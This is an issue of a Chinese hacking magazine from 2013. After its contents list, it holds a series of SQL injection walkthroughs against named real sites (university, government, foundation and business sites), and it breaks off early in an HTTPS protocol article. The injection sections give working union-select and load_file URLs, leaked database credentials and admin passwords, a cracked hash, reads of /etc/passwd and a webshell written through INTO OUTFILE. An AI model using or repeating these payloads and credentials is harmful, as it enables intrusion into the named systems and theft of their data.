

— SECURITY REFERENCE —

三
[第三期]

2013
安全参考

— [HTTP://WWW.HACKTO.COM](http://www.hackto.com) —

《安全参考》杂志组织机构名单

主办单位 《安全参考》杂志编辑部

协办单位 (按合作时间先后顺序排列)

法客论坛	team.f4ck.net
Sh3llC0de 安全小组	www.sh3llc0de.com
习科信息技术团队	bbs.blackbap.org
BisecTeam	bbs.bis-gov.com
Pax.Mac Team	www.paxmac.org
Disc Forbid Security Team	www.discforbid.com
网络安全攻防实验室	www.91ri.org

《安全参考》编辑部组成人员名单

(按首字母顺序排列)

总编辑 adwin

主 编 A11rise Adm1n DM_ left Tr0jan 小杰
小小鸟

责任编辑 D.L IceSn0w xiaohui 宝-宝 梵幻 飞云
混蛋 桔子 冷鹰 叛逆的 007 仙人掌
游风 张公锦

特约编辑 Air@rootkit Cr0ss1n Nick Uing07
Yoki 梧桐雨

目录

第一章	专题：深入浅出讲 SQL 注入[续].....	1
第 1 节	PHP+MySQL 注入 load_file 应用实例.....	1
第 2 节	php+MySQL 注入读写文件进入虚拟主机网站.....	2
第 3 节	MySQL+jsp 注入一则 - Tomcat 找路径技巧.....	6
第 4 节	搞定联合查询注入字段间编码不同无法显示问题.....	8
第 5 节	再谈联合查询注入字段间编码不同无法显示内容问题.....	10
第 6 节	php+MySQL 注入:字段数正确页面数字跳转问题.....	10
第二章	底层协议安全.....	11
第 1 节	HTTPS 协议分析与报文截获(一): 详解理论篇.....	11
第 2 节	HTTPS 协议分析与报文截获(二): 实战篇.....	14
第三章	权限提升.....	18
第 1 节	帮朋友搞个站+提权服务器(万网云服务器).....	18
第 2 节	对天语手机官网的一次入侵.....	21
第 3 节	一次蛋疼的无技术渗透 PK 你大学.....	27
第四章	渗透测试.....	32
第 1 节	习科作战故事: 仇杀 环环相扣.....	32
第 2 节	伪入侵.....	43
第五章	那些年我们一起学 XSS[续].....	45
第 1 节	DOMXSS[显示输出].....	45
第 2 节	DomXss 入门[隐式输出].....	48
第 3 节	DomXss 进阶[邂逅 eval].....	54
第 4 节	DomXss 进阶[善变 iframe].....	58
第 5 节	DomXss 进阶[路径 con].....	61
第 6 节	DomXss 实例[DiscuzX2.5].....	65
第 7 节	FlashXss 入门[navigateToURL].....	68
第 8 节	FlashXss 进阶[ExternalInterface.call 第一个参数].....	72
第 9 节	FlashXss 进阶[ExternalInterface.call 第二个参数].....	76
第 10 节	XSS 过滤器绕过[通用绕过].....	81
第 11 节	XSS 过滤器绕过[猥琐绕过].....	82
第 12 节	存储型 XSS 入门[什么都没过滤].....	85
第 13 节	存储型 XSS 入门[套现绕过富文本].....	88
第 14 节	存储进阶[猜测规则, 利用 FlashaddCallback].....	90
第六章	社会工程学.....	94
第 1 节	精彩连环社与 discuz 的巧妙利用.....	94
第 2 节	买手机引发的跨过社工案.....	97
第 3 节	由名字引起的风波-悄悄打枪某软件工作室.....	100
第七章	加密解密与逆向工程.....	113
第 1 节	TTP 脱壳小记.....	113
第 2 节	SHE 异常原理和在免杀中的利用.....	119

第一章 专题：深入浅出讲 SQL 注入[续]

第 1 节 PHP+MySql 注入 load_file 应用实例

作者：YoCo Smart

来自：Silic Group Hacker Army

网址：<http://bbs.blackbap.org/>

*注：文中的实例以及截图来自 Silic Group Hacker Army 成员 Juliet

要说 php+MySql 注入的时候，5.x 版本爆表爆字段确实比较痛快，可是碰到了 4.x 版本的时候，爆表爆字段不能用，怎么办呢？

不管 4.x 还是 5.x 的版本，都有一个读取文件的函数，它就是 load_file()

我们来看一个实例，目标网站：www.tup.edu.ph

（使用的是 5.x 版本作为例子）

注入点：

```
http://www.tup.edu.ph/article.php?id=bulletin&blD=9+and+1=2+union+select+1,2,3,4,5,6
```

根据错误回显，物理路径应该是：

```
C:\wamp\www\article.php
```

再根据

```
http://www.tup.edu.ph/article.php?id=bulletin&blD=9+and+1=2+union+select+1,2,concat(version(),0x5c,database(),0x5c,user()),4,5,6+from+mysql.user
```

得到数据库的信息是：5.0.27-community-nt\tupcms\root@localhost

虽然是 5.x 的数据库，但是不用那么麻烦了，root 权限哪！

```
http://www.tup.edu.ph/article.php?id=bulletin&blD=9+and+1=2+union+select+1,2,hex(load_file(0x433A5C77616D705C7777775C627574636865725C636F6E6669672E706870)),4,5,6
```

注入语句里的 0x433A5C77616D705C7777775C627574636865725C636F6E6669672E706870

转换格式就是 C:\wamp\www\butcher\config.php

（有的人不喜欢用 hex，不过对于一些韩国啊、日本的网站，用 hex 的话可以防止编码问题带来的内容缺字符丢失，个人认为一些注释之类的东西还是蛮重要的。）

这样就得到了 C:\wamp\www\butcher\config.php 原始代码，如图 1.1.1

```
3C3F7068700D0A2F2F636F6E6669672E7068700D0A24686F73743D226C6F63616C686F7374223  
B0D0A24757365723D22726F6F74223B0D0A24706173733D226B6F616C6173223B0D0A2464626  
173653D22747570636D73223B0D0A3F3E
```




图 1.1.1 config.php 的代码

使用 WinHex 转换格式后得到:

```
<?php
//config.php
$host="localhost";
$user="root";
$pass="koalas";
$dbase="tupcms";
?>
```

这个就是这个数据库 root 账户的信息了

后记:

你可以自己注, 要是不怕浏览器卡的话。

```
http://www.tup.edu.ph/article.php?id=bulletin&blD=9+and+1=2+union+select+1,2,GROUP_CONCAT(DISTINCT+table_name),4,5,6+from+information_schema.columns+where+table_schema=0x747570636D73
access,admin,alumbulletin,alumni,announcements,bids,bulletin,careers,childpage,course,courses,events,faculty,fail,freshmen,image,module,news,option,pages,passers,staff,student_research,su
bpage,users,welcome
http://kal.upd.edu.ph/news.php?id=130+and+1=2+union+select+1,2,3,4,GROUP_CONCAT(DISTINCT+table_name),6,7,8,9,0+from+information_schema.columns+where+table_schema=0x646275706B616C
```

(全文完) 责任编辑: 随性仙人掌

第 2 节 php+MySql 注入读写文件进入虚拟主机网站

作者: YoCo Smart

来自: Silic Group Hacker Army

网址: <http://bbs.blackbap.org/>

注入的第一个阶段可以看这里:

```
http://bbs.blackbap.org/viewthread.php?tid=732
```

我们可以看到, 虽然管理员的账户密码出来了, 但是显然并没有直接上传 webshell 成功, 上传之后的目录设置了执行权限, 而 php 插入一句话木马不奏效, 没有单独的配置文件, 而是放数据库里了。

好吧。我们重新看这服务器上的网站, 有很多惠东的 gov.cn

上一个已经讲过了, 就不讲了, 我们看这个:

```
http://www.hdgl.gov.cn/gzdt_read.php?id=85
```

加引号,如图 1.2.1




图 1.2.1 加引号报错

出现如下字样:

```
Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in D:\hdgl\gzdt_read.php on line 29
```

look, 这是什么? 文件在服务器上的物理路径

那么我们来看一下 php+MySQL 注入的稍微高级一丁点的用法, 那就是 load_file

load_file 就是, 加载文件呗! 我们可以通过 load_file 查看网站的 MySQL 配置信息

下一步就是看显示位, 得到是 8, 2 号显示位是标题处

后台显然是跟前面都一样的, 估计上传目录肯定也做了执行权限, 那么, 找 MySQL 数据库的账户密码

方法有 2, 1 是从数据库爆, 2 是从文件爆

数据库爆很简单, MySQL 数据库的 user 字段

```
http://www.hdgl.gov.cn/gzdt_read.php?id=85+and+1=2+union+select+1,concat(user,0x5f,password),3,4,5,6,7,8+from+mysql.user
```

如图 1.2.2



图 1.2.2

409800db_7819157c663cb79f

用户名为 409800db

密码加密后为 7819157c663cb79

版本为 4

显然这个 MySQL 加密解不开, 那么采用第二种方法, 直接 load_file 看配置文件之前看到网站文件物理路径为:

```
D:\hdgl\gzdt_read.php
```

那么对其进行 hex 取值, 也就是取它的 16 位编码:

```
0x443A5C6864676C5C677A64745F726561642E706870
```

load_file 在注入里的用法是:

```
+union+select+1,2,3,hex(load_file(路径的 hex 值)),5,6,7...,8
```

用法不唯一, 我这个只是其中的一种而已。

当然, 这个注入语句的后面你愿意加个 from+admin 随便你, 我选的是 4 号显示位

得到最终的 load_file 注入语句就是:

```
http://www.hdgl.gov.cn/gzdt_read.php?id=85+and+1=2+union+select+1,concat(user,0x5f,password),3,hex(load_file(0x443A5C6864676C5C677A64745F726561642E706870)),5,6,7,8+from+mysql.user
```

好了，这下看源代码，如图 1.2.3



图 1.2.3 页面源代码

这些就是 gzdt_read.php 这个文件原始的代码经过 hex 取值后的东西
 复制后打开 WinHex，复制粘贴进去，格式选择：ASCII HEX
 得到数据库连接信息：

```
$host="localhost";
$user="jacky";
$pass="和谐";
```

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	00	3C	3F	0D	0A	0D	0A	66	75	6E	63	74	69	6F	6E	20	.<?... function
00000016	74	6F	5F	68	74	6D	6C	28	24	73	74	72	29	7B	0D	0A	to_html(\$str){.
00000032	0D	0A	24	73	74	72	3D	73	74	72	5F	72	65	70	6C	61	..\$str=str_repla
00000048	63	65	28	63	68	72	28	31	33	29	2C	22	3C	62	72	3E	ce(chr(13),"
00000064	22	2C	73	74	72	5F	72	65	70	6C	61	63	65	28	63	68	",str_replace(ch
00000080	72	28	33	32	29	2C	22	26	6E	62	73	70	3B	22	2C	68	r(32)," ";,h
00000096	74	6D	6C	73	70	65	63	69	61	6C	63	68	61	72	73	28	tmlspecialchars(
00000112	24	73	74	72	29	29	29	3B	0D	0A	0D	0A	72	65	74	75	\$str));....retu
00000128	72	6E	20	24	73	74	72	3B	0D	0A	0D	0A	7D	0D	0A	0D	rn \$str;....}...
00000144	0A	24	68	6F	73	74	3D	22	6C	6F	63	61	6C	68	6F	73	.\$host="localhos
00000160	74	22	3B	0D	0A	0D	0A	24	75	73	65	72	3D	22	6A	61	t";....\$user="ja
00000176	63	6B	79	22	3B	0D	0A	0D	0A	24	70	61	73	73	3D	22	ck";....\$pass="
00000192	30	37	35	32	40	35	35	36	30	30	35	39	22	3B	0D	0A	0x3e3300009";..
00000208	0D	0A	24	64	62	3D	22	67	6F	6E	67	6C	75	6A	75	22	..\$db="gongluju"
00000224	3B	0D	0A	0D	0A	24	74	61	62	6C	65	3D	22	67	7A	64	;....\$table="gzd
00000240	74	22	3B	0D	0A	0D	0A	24	66	70	3D	6D	79	73	71	6C	t";....\$fp=mysql
00000256	5F	63	6F	6E	6E	65	63	74	28	24	68	6F	73	74	2C	24	_connect(\$host,\$
00000272	75	73	65	72	2C	24	70	61	73	73	29	3B	0D	0A	0D	0A	user,\$pass);....
00000288	6D	79	73	71	6C	5F	73	65	6C	65	63	74	5F	64	62	28	mysql_select_db(
00000304	24	64	62	29	3B	0D	0A	0D	0A	24	73	71	6C	3D	22	73	\$db);....\$sql="s
00000320	65	6C	65	63	74	20	2A	20	66	72	6F	6D	20	24	74	61	elect * from \$ta
00000336	62	6C	65	20	77	68	65	72	65	20	69	64	3D	24	79	64	ble where id=\$id
00000352	22	3B	0D	0A	0D	0A	24	72	65	63	5F	69	64	3D	6D	79	";....\$rec_id=my
00000368	73	71	6C	5F	71	75	65	72	79	28	24	73	71	6C	2C	99	sql query(\$sql,\$
00000384	66	70	29	3B	0D	0A	0D	0A	24	72	65	63	3D	6D	79	79	fp);....\$rec_mys
00000400	71	6C	5F	66	65	74	63	68	5F	61	72	72	67	79	28	24	l fetch_row(\$p
00000416	72	65	63	5F	69	64	29	3B	0D	0A	0D	0A	24	68	69	74	rec_id);....\$hit

图 1.2.4 数据库连接信息

亮点在这里:

```
function to_html($str){
    $str=str_replace(chr(13),"<br>",$str_replace(chr(32),"&nbsp;",$str));
    return $str;
}
```

这就是传说中的过滤不严

注: 前面数据库中爆出的用户跟这个不一样说明数据库有多个管理账户噢!

使用工具进行 MySQL 连接, 建表, 写入 webshell 代码, 如图 1.2.5

create table test (a text);




图 1.2.5 写入 webshell 代码

然后执行 MySQL 语句:

select a from mysql.test into outfile 'D:\\hdgl\\atesttest.php';

输出到刚才的路径即可。瞧, 我们的马儿出现了, 如图 1.2.6




图 1.2.6 访问 webshell

注: 重新看下写入的 webshell 的源码, 每一个空行都多了一个\n 对不?

所以出现了

```
Warning: Unexpected character in input: '\' (ASCII=92) state=1
```

错误

这是因为 MySQL 输出文件时，咱们平日用的回车他都会自动在上面\n 最为咱们用的回车。所以一般直接写 webshell 都是写一句话，很少写大马，因为大马写出来常常不好用，就因为多了个\n。解决方法就是在大马那上面每行结尾加个*/每行开头加个*/注释掉这个\n 再写大马。（编者注：也可以用 select ‘内容’ into dumpfile‘文件绝对路径’来解决）

后记：另外关于 MySQL 其他文件操作可以看看这里：

```
http://nana.blackbap.org/?p=archive&id=21
```

（全文完） 责任编辑：随性仙人掌

第 3 节 MySQL+jsp 注入一则 - Tomcat 找路径技巧

作者：YoCo Smart

来自：Silic Group Hacker Army

网址：<http://bbs.blackbap.org/>

前言：

知道什么是注入中的大爱吗？注入里的大爱莫过于 Tomcat+jsp+MySQL 了，原因很简单，Tomcat 需要 SYSTEM 或者 root 的权限，而使用 jsp+MySQL 的又通常是 root，jsp 没有 php 类的 GPC

换句话说，这种环境的这种注入，只要有注入点，服务器就八九不离十

注入跟着数据库类型走，所以 jsp+MySQL 的注入与 php+MySQL 的注入的开始步骤几乎一致。

关于注入的基本步骤请出门左拐，本版有汇总贴。

首先看注入点：

```
.jsp?id=0'union+select+1,concat(database(),0x3a,user(),0x3a,version()),3,group_concat(user,0x3a,password,0x3a,file_priv,0x3a,host,0x3c62723e)+from+mysql.user%23
```

得到信息如图 1.3.1



图 1.3.1 注入得到信息

host 为%表示可以外链 MySQL 数据库，外链一个 host 为%且 file_priv 为 Y 的账户

```
superht:*E06323846BD27021132723BA86408F7E9623AB24
```

解得 hash 为 jfyh5353

连接后确认为 root 权限，可以使用 SQL 语句

```
select jsp 一句话的 hex 编码 into outfile '/路径/webshell.jsp';
```

来获取 webshell

但是问题是，服务器中的网站路径并不知道

读取了/etc/passwd 这个文件，获得几个比较敏感的路径 /var/www 和/home/criterion 两个路径，这两个路径以及后面加了/public_html 和/htdocs 的路径都不是网站路径。

这么看来只好读取 Tomcat 的配置文件

根据 linux 下 Apache 常见配置文件路径来猜 Tomcat，根本就猜不出来。

不过这个时候我想到了一个问题。每次要进一个服务器，我们总会换位思考。如果我是那位可爱可敬又可恨的管理员，我会怎么做。

于是我试着把自己比作搭建这台服务器的管理员，服务器没有 Apache，没有 php，我只搭建 Tomcat 的话，环境变量我要写入/etc/profile 的

突然想起来，原来这么简单。于是：

```
select load_file('/etc/profile');
```

这样就获得了 Tomcat 的路径：

```
/usr/local/jakarta-tomcat-5.0.19
```




图 1.3.2 查询网站路径

直接读取这个目录下的/conf/server.xml 就获得了网站的路径。然后用 MySQL 将 webshell 写入这个目录就获得了 webshell

(全文完) 责任编辑：随性仙人掌

第 4 节 搞定联合查询注入字段间编码不同无法显示问题

作者: YoCo Smart

来自: Silic Group Hacker Army

网址: <http://bbs.blackbap.org/>

注入的时候往往能碰到这样一种情况: 有显示位, 但是无法显示内容, 甚至连 database() 都无法显示。今天找到一个绝好的例子来讲这样的一种情况。

注入点:

```
http://www.tkfd.or.jp/research/theme/index.php?id=1
```

导致这种情况出现的原因是当 union 联合起两个字段的时候, 字段之间的编码不同, 导致执行失败而无法显示。解决这种问题的方法很简单, 就是用 hex() 来解决。

根据猜解, 这个注入点的字段数为 7, 这样的话, 我们就构造注入语句如下:

```
http://www.tkfd.or.jp/research/theme/index.php?id=1+and+1=2+union+select+1,2,3,4,5,6,7/*
```

虽然有 7 个字段, 但是并不是 7 个字段都有显示, 只有 6 号位置能显示内容。如图 1.4.1



图 1.4.1 找到显示位

首先测试一下, 看一下数据库名称:

```
http://www.tkfd.or.jp/research/theme/index.php?id=1+and+1=2+union+select+1,2,3,4,5,database(),7/*
```

但是系统显示执行失败了, 如图 1.4.2




图 1.4.2 命令执行失败

既然显示位能显示 6 但是却不能显示 database()那说明问题八成是出在字段编码格式上面。很简单的方法，使用 hex()将原本要查询的内容括起来再执行就可以了，然后将得到的东西格式手动转换一下格式。

这样最后的查询语句就是：

```
http://www.tkfd.or.jp/research/theme/index.php?id=1+and+1=2+union+select+1,2,3,4,5,hex(concat(database(),0x5f5f,user()),0x5f5f,version())),7/*
```

得到结果如图 1.4.3



图 1.4.3 得到查询结果

得到的回显如下：

```
73716C5F64625F66752E6D79382E73756974652E6A70406463362E65746975732E6A705F342E312E31322D6C6F67
```

格式转换一下就是：

```
ql_db__fu.my8.suite.jp@dc6.etius.jp__4.1.12-log
```

注*前面查询语句里的 0x5f 就是最终回显里的两个下划线“__”

很容易就得到如下信息，

当前数据库名称为：ql_db

当前数据库用户：fu.my8.suite.jp@dc6.etius.jp

数据库版本：4.1.12-log

(全文完) 责任编辑：随性仙人掌

第 5 节 再谈联合查询注入字段间编码不同无法显示内容问题

作者：小 D

来自：Silic Group Hacker Army

网址：<http://bbs.blackbap.org/>

首先我们来看这样的文章：简单搞定联合查询注入字段间编码不同无法显示内容问题
<http://bbs.blackbap.org/thread-1646-1-1.html>

(小编按：作者所提到的文章可以参考第 4 节文章哦~)

这种 EUC 日本语言的网站用 hex 无可非议，但是如果遇到 utf-8 编码和 lang=en 啊西欧啊什么的不兼容，这样 hex 来 unhex 去的，相当麻烦。其实在俄罗斯黑客那里还有个更简单的方法。当然，函数还是函数，函数都是 MySQL 的，要看你怎么用了。

函数名称：convert()

作用：转换编码格式

在 MySQL 的编码格式中，有这么几种：gb2312 和 utf-8（当然还有，国内基本没有用的），还有一个默认的 Latin1

如果显示位能显示数字，却无法显示 user()（判断编码不同这个问题我就不重复了。。。），就可能是编码不同。这个时候用 convert 转换成 latin1 显示就行了。用法例如：

```
CONVERT(group_concat(DISTINCT+user,0x3a,password,0x3a,host)+USING+latin1)
```

就这么简单。至于例子，自己找吧。convert 也不是个难记的函数。

补充一个最痛快的例子，就是 Mr.Cool 原文章中的：

```
http://www.gov.ai/vacancies/details.php?id=-1+UNION+SELECT+1,2,3,4,5,6,CONVERT(group_concat(DISTINCT+user,0x3a,password,0x3a,host)+USING+latin1)+from+mysql.user/*
```

(全文完) 责任编辑：随性仙人掌

第 6 节 php+MySQL 注入:字段数正确页面数字跳转问题

作者：YoCo Smart

来自：Silic Group Hacker Army

网址：<http://bbs.blackbap.org/>

写本文的目的是对注入的入门到精通系列文章的补充
问题描述：

该问题出现频率目测在千分之三左右,确认注入点后,使用 `order by` 可以正常猜解出字段数,但是当使用 `union select` 的时候,页面出现异常

通常会跳转至这样一个页面: `xxxx.com/n`

其中 `n` 为某个数字,页面通常为 404 未找到,很像防注入程序

问题发生原因:

存在 SQL 注入的页面中的 SQL 语句,它所在的表段中,有一个字段是非数字型。一旦用 `union select` 数字,数字,数字...来替换了 `order by` 就会跳转

解决方法:

使用 `null` 来将这个异常的字段 `n` 来代替

实例:

```
http://www.gym-spa.com.tw/news.php?handle=detail&id=12'order+by+13%23
```

测试正常

注入点确认为字符型,字段数确认为 13

```
http://www.gym-spa.com.tw/news.php?handle=detail&id=0'union+select+1,2,3,4,5,6,7,8,9,0,11,22,33%23
```

3 号位置有异常,页面跳转至 3

```
http://www.gym-spa.com.tw/3
```

这种跳转的情况发生啦!我们用 `null` 替换掉 3 号位的数字

```
http://www.gym-spa.com.tw/news.php?handle=detail&id=0'union+select+1,2,null,4,5,6,7,8,concat(database()),0x3a,user(),0x3a,version(),0x3a,@@datadir),0,11,22,33%23
```

网站路径: `/home/gymspa/public_html/`

数据库名: `gymspa_data`

数据库用户: `gymspa_user@localhost`

数据库版本: `5.0.95-community`

数据路径: `/var/lib/mysql/`

后台登陆: `/admin/login.php`

管理员表: `spa_user`

管理员: `admin/123456`

(全文完) 责任编辑: 随性仙人掌

第二章 底层协议安全

第 1 节 HTTPS 协议分析与报文截获(一): 详解理论篇

作者: Nick

来自: Disc Forbid Security Team

网址: <http://www.discforbid.com/>

前言: 这段话是我在全部写完后加上的,我想说,所有的文字全部是我一个字一个字打出来的,全 2 篇一共写了 6 个多小时,不断地修改琢磨,绝对没有复制和抄袭网上任何资料,所以请大家不要有一个先入为主的概念,以为一般这些打段的文字都是作者复制的套话而不去看,请不要这样,希望你们能认真看完这些文字,都是我不断地推敲,最后修改好的精华部

分，绝对不会晦涩难懂，而且对后面的实战篇有着相当大的铺路作用，希望大家能耐着性子认真读，我保证不会枯燥，中间会有一个惊喜的小插曲带给大家的！

正文：什么是 HTTPS 协议？难道和 HTTP 协议不一样么？这个问题困惑了很多人已久，下面我们先来进行一个简单的介绍分析。

网上关于 HTTP 协议的分析很详细很多，我这里也就不班门弄斧了，因为这毕竟不是我们这篇文章的重点。

我们只需知道 HTTP 协议重要的一点是 HTTP 协议是没有状态的，什么叫没有状态？

简单的来说，就是不具有对事务处理的记忆能力，你现在打开的这个服务器上的网页和你之前打开的这个服务器网页之间是没有任何关系的。

